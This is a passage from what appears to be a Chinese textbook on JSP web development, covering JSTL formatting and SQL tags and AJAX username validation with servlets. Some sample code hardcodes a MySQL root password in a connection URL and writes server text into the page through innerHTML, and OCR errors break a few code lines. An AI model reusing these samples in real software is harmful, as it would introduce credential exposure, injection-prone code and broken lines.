groupingUsed	true	boolean	指定格式化的输出是否包含用于分组的分隔符，默认为 true
maxIntegerDigits	true	int	指定格式化输出的整数部分的最大数字的位数

续表

属 性 名	是否支持 EL	属 性 类 型	描　　述
minIntegerDigits	true	int	指定格式化输出的整数部分的最小数字的位数
maxFractionDigits	true	int	指定格式化输出的小数部分的最大数字的位数
minFractionDigits	true	int	指定格式化输出的小数部分的最小数字的位数
var	false	String	用于保存格式化后的结果
scope	false	String	变量的作用域

<fmt:formatNumber>标签属于 fmt 标签库中的标签，在使用前须引入 fmt 标签声明。下面通过一个示例来演示<fmt:formatNumber>标签的使用。

示例 8.15：<fmt:formatNumber>标签的使用

新建一个名为 fmt_ formatNumber.jsp 的页面，页面代码清单如下所示。

```
<%@ page import="java.util.*" pageEncoding="utf-8"%>
//导入标签
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt"%>
<html>
    <head>
        <title>fmt_format</title>
    </head>
    <body>
        <fmt:formatNumber value="12" type="currency" pattern=".00元"/><br>
        <fmt:formatNumber value="12" type="currency" pattern=".0#元"/><br>
        <fmt:formatNumber value="1234567890" type="currency"/><br>
        <fmt:formatNumber value="123456.7891" pattern="#,#00.0#"/><br>
        <fmt:formatNumber value="12" type="percent" /><br>
        <fmt:formatNumber value="500000.01" groupingUsed="false" /><br>
        <fmt:formatNumber value="98.6" minIntegerDigits="4"/><br>
        <fmt:formatNumber value="87.6" minIntegerDigits="4"
          groupingUsed="false"/><br>
            <fmt:formatNumber value="3.141592653589"
              maxFractionDigits="2"/><br>
    </body>
</html>
```

启动 Tomcat，在地址栏输入“http://localhost:8080/jstldemo/fmt_format.jsp”，执行的效果如图 8-14 所示。

（4）<fmt:parseNumber>

<fmt:parseNumber>标签用于解析一个数字，并将结果作为 java.lang.Number 类的实例返回。<fmt:parseNumber>标签看起来和<fmt:formatNumber>标签的作用正好相反。下面从语法、属性、用法来了解此标签的相关应用。




图 8-14　fmt_format.jsp 的执行效果

❑ **语法。**

没有标签体，语法如下。

```
<fmt:parseNumber value="numericValue"
 [type="{number|currency|percent}"]
 [pattern="customPattern"]
 [parseLocale="parseLocale"]
 [integerOnly="{true|false}"]
 [var="varName"]
 [scope="{page|request|session|application}"] />
```

有标签体，在标签体中指定要被解析的数值，语法如下所示。

```
<fmt:parseNumber
 [type="{number|currency|percent}"]
 [pattern="customPattern"]
 [parseLocale="parseLocale"]
 [integerOnly="{true|false}"]
 [var="varName"]
 [scope="{page|request|session|application}"]>
   numeric value to be parsed
</fmt:parseNumber>
```

❑ **属性。**

<fmt:parseNumber>含有 value、type、pattern、parseLocal、var、scope 等属性，对它们的说明如表 8-16 所示。

表 8-16　fmt:parseNumber 标签的属性

属 性 名	是否支持 EL	属 性 类 型	描　　述
value	true	String	要解析的数字
type	true	String	指定按什么类型（数字、货币、百分数）被解析。默认为 number
pattern	true	String	自定义的格式化形式
parseLocal	true	String 或 java.util.Locale	按指定地区的语言和格式解析 value 的值

续表

属 性 名	是否支持 EL	属 性 类 型	描　　述
integerOnly	true	boolean	是否只解析数字的整数部分，默认为 true
var	false	String	用于保存解析后的结果
scope	false	String	变量的作用域

<fmt:parseNumber>标签属于 fmt 标签库中的标签，在使用前须引入 fmt 标签声明。下面通过一个示例来演示<fmt:parseNumber>标签的使用。

示例 8.16：<fmt:parseNumber>标签的使用

新建名为 fmt_parseNumber.jsp 的页面，页面代码清单如下。

```
<%@ page import="java.util.*" pageEncoding="utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt"%>
<html>
    <head><title>fmt:format 用法</title>    </head>
    <body>
        <fmt:parseNumber value="12.00" type="number"/><br>
        <fmt:parseNumber value="1,234,567,890.00 " type="number"/><br>
        <fmt:parseNumber value="123,456.79" type="number"/><br>
        <fmt:parseNumber value="12000%" type="number"/><br>
    </body>
</html>
```

启动 Tomcat，在地址栏输入“http://localhost:8080/jstldemo/fmt_parseformat.jsp”，执行的效果如图 8-15 所示。




图 8-15　fmt_parseformat.jsp 的执行效果

（5）<fmt:formatDate>

<fmt:formatDate>标签将日期和时间格式化为本地的格式，或格式化为自定义的格式。

❑ **语法。**

<fmt:formatDate>标签的语法如下。

```
<fmt:formatDate value="date"
 [type="{time|date|both}"]
 [dateStyle="{default|short|medium|long|full}"]
 [timeStyle="{default|short|medium|long|full}"]
 [pattern="customPattern"]
 [timeZone="timeZone"]
 [var="varName"]
 [scope="{page|request|session|application}"] />
```

❑ 属性。

<fmt:formatDate>标签含有 value、type、dateStyle、timeStyle、pattern、var、scope 等属性，对它们的说明如表 8-17 所示。

表 8-17　fmt:formatDate 标签的属性

属 性 名	是否支持 EL	属 性 类 型	属 性 描 述
value	true	String	要解析的日期或时间字符串
type	true	String	指定解析字符串的类型
dateStyle	true	String	日期的格式，参照 java.text.DateFormat 类，该属性仅在 type 属性取值为 date | both 时才有效
timeStyle	true	String	时间的格式，参照 java.text.DateFormat 类，该属性仅在 type 属性取值为 time | both 时才有效
pattern	true	String	自定义的解析时间字符串的格式
timeZone	true	String 或 timeZone	指定格式化的时区
var	false	String	标识格式化结果的变量
scope	false	String	变量的作用域

下面代码演示了<fmt：formatDate>的用法。

示例 8.17：<fmt：formatDate>的用法

```
<%@ page import="java.util.*" pageEncoding="utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt"%>
<html>
    <head><title>fmt_format</title></head>
    <body>
        当前时间的三种表现形式如下：<br><br>
        (1):<fmt:formatDate value="<%=new Date()%>" type="date"/><br><br>
        (2):<fmt:formatDate value="<%=new Date()%>" type="time"/><br><br>
        (3):<fmt:formatDate value="<%=new Date()%>" type="both"/>
    </body>
</html>
```

启动 Tomcat，在地址栏输入“http://localhost:8080/jstldemo/fmt_formatDate.jsp”，执行的效果如图 8-16 所示。

（6）<fmt:parseDate>

<fmt:parseDate>用于将日期或时间的字符串解析为 Date 对象。

❑ 语法。

没有标签体，语法如下所示。




图 8-16　fmt:formatDate 用法

```
<fmt:parseDate value="dateString"
  [type="time|date|both"]
  [dateStyle="default|short|medium|long|full"]
  [timeStyle="default|short|medium|long|full"]
  [pattern="customPattern"]
  [timeZone="timeZone"]
  [parseLocale="parseLocale"]
  [var="varName"]
  [scope="{page|request|session|application}"] />
```

有标签体，在标签体中指定要被解析的日期和/或时间值，语法如下所示。

```
<fmt:parseDate [type="time|date|both"]
  [dateStyle="default|short|medium|long|full"]
  [timeStyle="default|short|medium|long|full"]
  [pattern="customPattern"]
  [timeZone="timeZone"]
  [parseLocale="parseLocale"]
  [var="varName"]
  [scope="{page|request|session|application}"]>
    date value to be parsed
</fmt:parseDate>
```

❑ **属性。**

<fmt:parseDate>标签含有 value、type、dateStyle、timeStyle、pattern、var、scope 等属性，对它们的说明如表 8-18 所示。

表 8-18　fmt:parseDate 标签的属性

属 性 名	是否支持 EL	属 性 类 型	属 性 描 述
value	true	String	要解析的日期或时间字符串
type	true	String	指定解析字符串的类型
dateStyle	true	String	日期的格式，参照 java.text.DateFormat 类。该属性仅在 type 属性取值为 date | both 时才有效

续表

属 性 名	是否支持 EL	属 性 类 型	属 性 描 述
timeStyle	true	String	时间的格式，参照 java.text.DateFormat 类，该属性仅在 type 属性取值为 time | both 时才有效
pattern	true	String	自定义的解析时间字符串的格式
timeZone	true	String	解析时间字符串所用的时区
parseLocale	true	String 或 Locale	解析字符串所用的本地环境
var	false	String	标识解析结果的变量
scope	false	String	变量的作用域

下面代码演示了 fmt :parseDate 的用法。

示例 8.18：fmt:parseDate 的用法

```
<%@ pag language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt"%>
<html>
    <head>
        <title>fmt_format</title>
    </head>
    <body>
    将时间字符串解析为 Date 对象：<br><br>
    <fmt:parseDate value="09/09/13" pattern="MM/dd/yy" /><br><br>
    <fmt:parseDate value="2013 年 9 月 9 日 17:20"
      pattern="yyyy 年 MM 月 dd 日 HH:mm" />
    </body>
</html>
```

启动 Tomcat，在地址栏中输入“http://localhost:8080/jstldemo/fmt_parseDate.jsp”，执行的效果如图 8-17 所示。




图 8-17　fmt_parseDate 标签用法

8.3.3　SQL 标签库

JSTL 的 SQL 标签用于访问各种关系数据库，是为基于 web 的小型应用程序而设计的。

它提供的各种标签可用于在 JSP 页面内直接访问数据库，每个这样的标签中都冠以一个<sql>前缀。JSTL 的 SQL 标签提供以下功能。

- 传递数据库查询：向用户提供 SQL 标签库查询数据库。它允许执行查询，如使用<sql:query>标签可以执行 SELECT 语句。
- 访问查询结果：允许用户访问查询结果。
- 修改数据库：使用 SQL 标签库中的<sql:update>标签可以修改数据库。

SQL 标签库中的各种标签如图 8-18 所示。




图 8-18　SQL 标签库

（1）<sql:setDataSource>

<sql:setDataSource>标签的语法如下。

```
<sql:setDataSource DataSource="datasource" url="jdbcurl" driver="driver
classdri ver" user="username" password="userpwd" var="varname" scope="page/
request/session/application"/>
```

其中，

- DataSource 可以是 Java 命名和目录接口（JNDI，Java Naming and Directory Interface）资源的路径或 JDBC 参数字符串。
- url 是与数据库关联的 URL。
- driver 是一个 JDBC 参数，其值为驱动程序的类名。
- user 是数据库的用户名。
- password 是用户的密码。
- var 是指定数据源的导出范围变量的名称。
- scope 指定范围。

在<sql:setDataSource>中，如果使用了 DataSource 属性，则无法使用 url 属性。

（2）<sql:query>

搜索数据库并返回包含数据行的结果集，此标签可以是空标签或容器标签。

<sql:query>空标签的语法如下。

```
<sql:query  sql="sqlQuery"  var="varName"  scope="{page|request|session|
application}" dataSource="dataSource" maxRows="maxRows" startRow= "startRow"/>
```

其中，sql 指定 sql 查询语句。

- var 为查询结果指定导出的范围变量的名称。
- scope 指定变量的范围。

- dataSource 指定与要查询数据库关联的数据源。
- maxRows 指定结果中所包含数据的最大行数。
- startRow 指定从指定索引开始的数据行。

<sql:query>容器标签的语法如下。

```
<sql:query var="varName" scope="{page|request|session|application}" dataSource
= "dataSource" maxRows="maxRows" startRow="startRow">
    SQL Statement
</sql:query>
```

其中，param 为查询的参数。

（3）<sql:update>

执行 INSERT、UPDATE 和 DELETE 语句。如果所有数据行都没有收到插入、更新或删除操作的影响，则会返回 0。

<sql:update>空标签的语法如下。

```
<sql:update sql="sqlUpdate"
var="varName" scope="{page|request|session|application}" dataSource=
"dataSource"/>
```

其中，

- sql 指定 UPDATE、INSERT 或 DELETE 语句。
- dataSource 是与要更新的数据库关联的数据源。
- var 为数据库更新的结果指定导出的范围变量的名称。
- scope 指定变量的范围。

<sql:update>容器标签的语法如下。

```
<sql:update var="varName" scope="{page|request|session|application}" dataSource
="dataSource">
    SQL Statement
    <sql:param value="value"/>
</sql:update>
```

其中，

- update 是 SQL 的 UPDATE 语句。
- param 为查询的参数。

（4）<sql:transaction>

用于为<sql:query>标签和<sql:update>标签简历事务处理上下文。

<sql:transaction>标签的语法如下。

```
<sql:transaction dataSource="dataSource"  isolation=isolcationLevel>
        <sql:update>  or  <sql:query>  statements
</sql:transaction>
```

其中，dataSource 设置 SQL 的数据源，它可以是字符串或是一个 DataSource 对象。Isolation 设置事务处理的隔离级别。隔离级别可以是 read_committed、

read_uncommitted、repeatable_read 或 serializable。

（5）<sql:param>

为 SQL 语句中的参数设置值。

它充当了<sql:query>和<sql:update>的子标签。

语法如下。

```
<sql:param value="value"/>
```

其中，value 设置参数的值。

下面例子演示了使用标签库访问数据库。

示例 8.19：使用标签库访问数据库

```
<%@ page contentType="text/html; charset=GBK" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fmt" uri="http://java.sun.com/jsp/jstl/fmt" %>
<!--导入 SQL 所需的标签库//-->
<%@ taglib prefix="sql" uri="http://java.sun.com/jsp/jstl/sql" %>
<c:set var="ip" value="localhost"/>
<!--设置数据库端口//-->
<c:set var="port" value="3306"/>
<!--设置数据库的用户名//-->
<c:set var="user" value="root"/>
<!--设置数据库的用户密码//-->
<c:set var="pwd" value="1234"/>
<!--设置数据库名//-->
<c:set var="db" value="person"/>
<!--设置要操作的表名//-->
<c:set var="table" value="userinfo"/>
<html>
<head>
<title>JSTL 操作数据库</title>
</head>
<body bgcolor="#ffffff">
<sql:setDataSource
driver="com.mysql.jdbc.Driver"
url="jdbc:mysql://${ip}:${port}/${db}?user=${user}&password=${pwd}"/>
<sql:query var="result">
SELECT * FROM <c:out value="${table}"/>
</sql:query>
<c:forEach var="row" items="${result.rowsByIndex}">
<c:out value="${row[0]}"/>  <c:out value="${row[1]}"/><br>
</c:forEach>
</body>
</html>
```

启动 Tomcat，在地址中输入“http://localhost:8080/jstldemo/jstlSqldemo.jsp”，即可显示访问的数据，效果如图 8-19 所示。

这与 JDBC 操作数据库得到的结果是一致的，从上述代码可以很轻松地获取数据库名

及数据库的用户信息。




图 8-19 标准标签库操作数据库

8.4 本章小结

本章介绍了 JavaBean 以及标准动作与标准标签库的相关知识。其中，JavaBean 的 get 和 set 方法及标准动作将作为本章的重点，标准标签库则是本章的难点。学好本章内容对以后的学习尤为重要。

8.5 上机练习

1．结合之前所学内容，编写一个 JSP+Servlet+Java Bean 的架构实现用户注册、登录、查看用户信息的功能。

2．在上题完成的基础上使用国际化标签库实现中英文网站的切换。

3．使用格式化标签输出全国各地（可自行选择几个代表性的国家）的当前日期、时间。

第9章 AJAX 技术

AJAX（asynchronus javascript and xml）是一种用来改善用户体验的技术，其本质是利用浏览器内置的一个特殊对象（AJAX 对象）异步向服务器发请求，服务器送回少量的数据，JavaScript 利用这些数据更新当前页面，整个过程，页面无刷新，不打断用户的操作。

本章主要内容：

- 掌握 AJAX 与传统 Web 编程的区别
- 掌握 AJAX 的基本概念
- 掌握 AJAX 的核心代码
- 掌握 AJAX 的表单验证方式

9.1 AJAX 基础知识

在传统的 Web 编程中，如果想得到服务器端数据库或文件上的信息，或者发送客户端信息到服务器，需要建立一个 HTML form 然后 GET 或者 POST 数据到服务器端。用户需要单击“Submit”按钮来发送或接受数据信息，然后等待服务器响应请求，页面重新加载。

因为服务器每次都会返回一个新的页面，所以传统的 Web 应用有可能很慢而且用户交互不友好。

使用 AJAX 技术就可以使 JavaScript 通过 XMLHttpRequest 对象直接与服务器进行交互。通过 HTTP Request，一个 Web 页面可以发送一个请求到 Web 服务器并且接受 Web 服务器返回的信息（不用重新加载页面），展示给用户的还是通一个页面，用户感觉页面刷新，也看不到 JavaScript 后台进行的发送请求和接受响应。

9.2 开发 AJAX

由于 AJAX 需要和服务器端进行交互，因此，前端笔者将采用 JSP+JavaScript 来描写，而服务器端将会采用 Servlet。使用 AJAX 进行局部刷新，大概可以分为如下几个步骤。

（1）获得 AJAX 对象。

由于浏览器之间的差异性，获取的 AJAX 对象也是不一样的，所幸的是只需要考虑两种情况就行了，一种是 IE 浏览器，另一种是非 IE 浏览器。

IE 浏览器获取的 AJAX 对象如下。

```
new ActiveXObject('Microsoft.XMLHttp');
```

非 IE 浏览器获取的 AJAX 对象如下。

```
new XMLHttpRequest();
```

获取 AJAX 对象的核心代码如下。

```
var xhr = null;
    if(window.XMLHttpRequest){
        //非 IE 浏览器
        xhr = new XMLHttpRequest();
    }else{
        xhr = new ActiveXObject('Microsoft.XMLHttp');
    }
```

（2）使用 AJAX 对象发请求。

form 表单的提交方式有两种：一种是 GET；另一种是 POST。AJAX 对象也适用于这两种方式。AJAX 对象发送请求使用的是 open 方法，该方法描述如下。

```
open(String methodName,String url,boolean isAny);
```

其中，

- methodName：代表使用哪种方式提交数据，可选的有“POST”和“GET”。
- url：代表提交的服务器 url。
- isAny：采用的是同步方式还是异步方式提交数据，true 表示异步，false 表示同步。

下面是两种发送请求的核心代码。

1）GET 方式发送请求。

```
xhr.open('get','check_username.do?username=zs',true);
xhr.onreadystatechange=f1;
xhr.send(null);
```

其中，check_username.do 是配置在服务器中的 servlet，username=zs 是传入的数据，true 表示传入的方式是异步。f1 是从服务器返回数据的处理回调函数，读者暂时理解概念即可，后面小节会详细介绍。如果采用 GET 方式传入参数，则 xhr.send(null)传入的参数必须是 null。

2）POST 请求方式。

使用 POST 方式发送请求，必须在 open 方法下面发送一个消息请求头，而这个消息请求头是固定写法，读者只需要死记照搬就可以了，代码如下。

```
xhr.setRequestHeader('content-type','application/x-www-form-urlencoded');
```

使用 POST 请求代码如下。

```
xhr.open('post','check_username.do',true);
xhr.setRequestHeader('content-type','application/x-www-form-urlencoded');
//请求参数放在 send 方法里面
xhr.onreadystatechange=f1;
xhr.send('username=zs');
```

使用 POST 方式，可以将请求参数放在 send 方法中，而 GET 方式是不可以的。

（3）编写服务器端的处理代码，只需要返回部分的数据。

服务器端只需要从客户端获取数据，然后判断数据的正确性，并用 response 返回即可。例如，如下代码判断用户名是否是“zhangsan”，如果是则用户名输入正确，否则输入不正确，代码如下。

```
package web;

import java.io.IOException;
import java.io.PrintWriter;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class LoginServlet extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {

        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        String uname = request.getParameter("uname");
        if("zhangsan".equals(uname)){
            out.println("用户名输入正确!");
        }else{
            out.println("用户名输入不正确!");
        }
        out.flush();
        out.close();
    }

}
```

（4）编写事件处理函数（监听器）。

在介绍事件处理函数，先来了解 AJAX 对象的常用属性，分别介绍如下。

- onreadystatechange：绑定一个事件处理函数（监听器），该函数用来处理 readystatechange 事件（当 readyState 的值发生了改变，如从 0 变到 1，就会产生该事件）。
- responseText：获得服务器返回的文本数据。
- responseXML：获得服务器返回的 xml 文档。
- status：获得服务器返回的状态码，其中，只有 200 是成功的状态码，其余均表示不正常。
- readyState：是一个整数值，分别是 0、1、2、3、4，表示 AJAX 对象与服务器通信的状态。当值为 4 时，表示 AJAX 对象已经完整地接收到了服务器返回的数据。

下面代码演示了从服务器中获取数据，并在指定节点上显示消息的过程，代码如下。

```
    xhr.onreadystatechange=function(){
    if(xhr.readyState == 4){
          if(xhr.status == 200){
          //从服务器返回的文本
              var txt = xhr.responseText;
          //将文本信息显示到指定节点上
              document.getElementById("uname_msg").innerHTML= txt;
          }else{
              //服务器处理出错
     document.getElementById("uname_msg").innerHTML = '验证出错';
          }

    }
};
```

9.3 用 AJAX 实现登录

知道了 AJAX 的实现原理及开发步骤之后，接下来写一个用于 AJAX 的登录的小例子，写完之后请读者务必观察浏览器有无刷新的状况。登录的流程大致如下：当用户在页面中输入用户名，离开文本框之后，会在文本框的右边提示用户名是否正确，之后输入密码，登录成功。

9.3.1 表单验证需求

为了演示 AJAX 登录的例子，请新建一个 Web 工程，取名为 AJAX，JSP 页面中只需要有用户名和密码框以及提交按钮即可，index.jsp 源码如下。

```
/*************************index.jsp*******************************/
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%
String path = request.getContextPath();
String basePath =
 request.getScheme()+"://"+request.getServerName()+":"+request. Get Server
 Port()+path+"/";
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
  <head>
    <base href="<%=basePath%>">
    <title>这是我第一个 ajax 示例程序</title>
  </head>

  <body>
     <form action="" method="post">
       用户名: <input type="text" name="uname"  id="uname"/>
```

```
            <span id="uname_msg"></span><br/>
        密 码: <input type="password" name="pwd"/><br/>
        <input type="submit" value="提交">
      </form>
  </body>
</html>
```

在浏览器中输入网址，显示结果如图 9-1 所示。

图 9-1　显示登录页面

页面布局好之后，就可以实现 AJAX 验证了，在<head></head>头部标签中加入 JavaScript 代码，该代码如下。

```
<script type="text/javascript">
    //封装并返回 ajax 对象
    function getXhr(){
       var xhr = null;
            if(window.XMLHttpRequest){
                //非 IE 浏览器
                xhr = new XMLHttpRequest();
            }else{
                xhr = new ActiveXObject('Microsoft.XMLHttp');
            }
            return xhr;
    }
    function check_user(){
        //获取 AJAX 对象
        var xhr = getXhr();
        //获得 uname 文本中的值
        var uname = document.getElementById("uname").value;
        //发送请求
        xhr.open("get","check_user?uname="+uname,true);
        xhr.onreadystatechange=function(){
            //从服务器中成功返回
           if(xhr.readyState == 4){
              if(xhr.status == 200){
              //服务器中返回的文本数据
              var txt = xhr.responseText;
              //将消息显示在 uname 文本的右边
              document.getElementById("uname_msg").innerHTML=txt;
```

```
            }else{
                document.getElementById("uname_msg").innerHTML="验证出错!";
            }
            }

        };
        xhr.send(null);
    }
</script>
```

此外，还应该给文本框加入一个焦点离开文本框事件，onblur= “check_user()”，代码如下。

```
<input type="text" id="uname" name="uname" onblur="check_user()"/>
```

9.3.2 服务器中实现的方法

写完客户端之后，程序还不能运行，因为还得完善服务器端的代码。在 JavaScript 代码中服务器访问的 url 是 check_user，因此，新建一个 CheckServlet 的 Servlet，专门用来与该 AJAX 进行交互，在 web.xml 中的配置如下。

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
    xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
  <servlet>
    <servlet-name>CheckServlet</servlet-name>
    <servlet-class>web.CheckServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>CheckServlet</servlet-name>
    <url-pattern>/check_user</url-pattern>
  </servlet-mapping>
  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>
</web-app>
```

配置完 web.xml，暂时假设用户名为“zhangsan”则输入正确，否则输入错误。在实际开发中，读者应该从数据库中查找，这里为了简化，笔者将用户名写死。服务器端 CheckServlet 的代码如下。

```
package web;

import java.io.IOException;
import java.io.PrintWriter;
```

```
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
```

```
public class CheckServlet extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {

        response.setContentType("text/html");
        response.setCharacterEncoding("utf-8");
        PrintWriter out = response.getWriter();
        String uname = request.getParameter("uname");
        if("zhangsan".equals(uname)){
            out.println("用户名输入正确!");
        }else{
            out.println("用户名输入不正确!");
        }
        out.flush();
        out.close();
    }

}
```

在页面中输入“zhangsan”和“lisi”然后离开文本框，效果如图 9-2、图 9-3 所示。

图 9-2　用户名正确信息提示

图 9-3　用户名错误信息提示

9.3.3 需要注意的编码问题

使用 GET 发送请求会出现乱码问题，例如，在登录的例子中，在页面中，将“zhangsan”替换成“张三”，并在后台打印，效果如图 9-4、图 9-5 所示。

图 9-4 输入中文情况




图 9-5 后台中文乱码信息

由图 9-5 可以看出，如果使用 GET 方式发送请求，在后台中接受到的参数是乱码，这是因为 IE 浏览器内置的 AJAX 对象会使用 gbk 对请求参数进行编码，而其他浏览器会使用 utf-8 对请求参数进行编码。服务器默认情况下，会统一使用 iso-8859-1 去解码。

解决办法分为两步。

（1）服务器端按照统一的编码格式去解码。

比如，对于 Tomcat，在 conf/server.xml 中添加 URIEncoding="utf-8"。

（2）对请求地址使用 encodeURI 函数，该函数会对请求地址中的中文参数使用 utf-8 进行编码。

显然对于 GET 请求方式来说，要对 Tomcat 的配置文件进行修改，这是一种不提倡的方式，因此对于发送请求，建议使用 POST 发送请求。而对于 POST 请求来说，所有浏览器内置的 AJAX 对象都使用 utf-8 对中文参数进行编码。因此，只需要在服务器端加入这一行代码即可。

```
request.setCharacterEncoding("utf-8");
```

9.4 响应的类型

对于 AJAX 来说，常见的响应类型主要分为两种：一种是文本类型；另一种是 JSON 类型。

9.4.1 文本响应类型

文本响应类型指的是在服务器中返回的数据是文本字符串类型，对于文本类型在 AJAX 的回调函数中不需要进行处理，直接显示即可。例如，在登录例子中，服务器返回的文本信息“用户名输入正确!”和“用户名输入不正确!”。

9.4.2 JSON 响应类型

如果客户端需要接收到服务器端的某些对象的话，就得用到 JSON，JSON 也是一种字符串的表现形式，不过它的表现形式跟文本类型有些不一样，格式如{“属性”：值}，我们将服务器端的代码稍作修改，使其返回的是 JSON 格式，代码如下。

```
package web;
import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class CheckServlet extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse
    response)
            throws ServletException, IOException {
        request.setCharacterEncoding("utf-8");
        response.setContentType("text/html");
        response.setCharacterEncoding("utf-8");
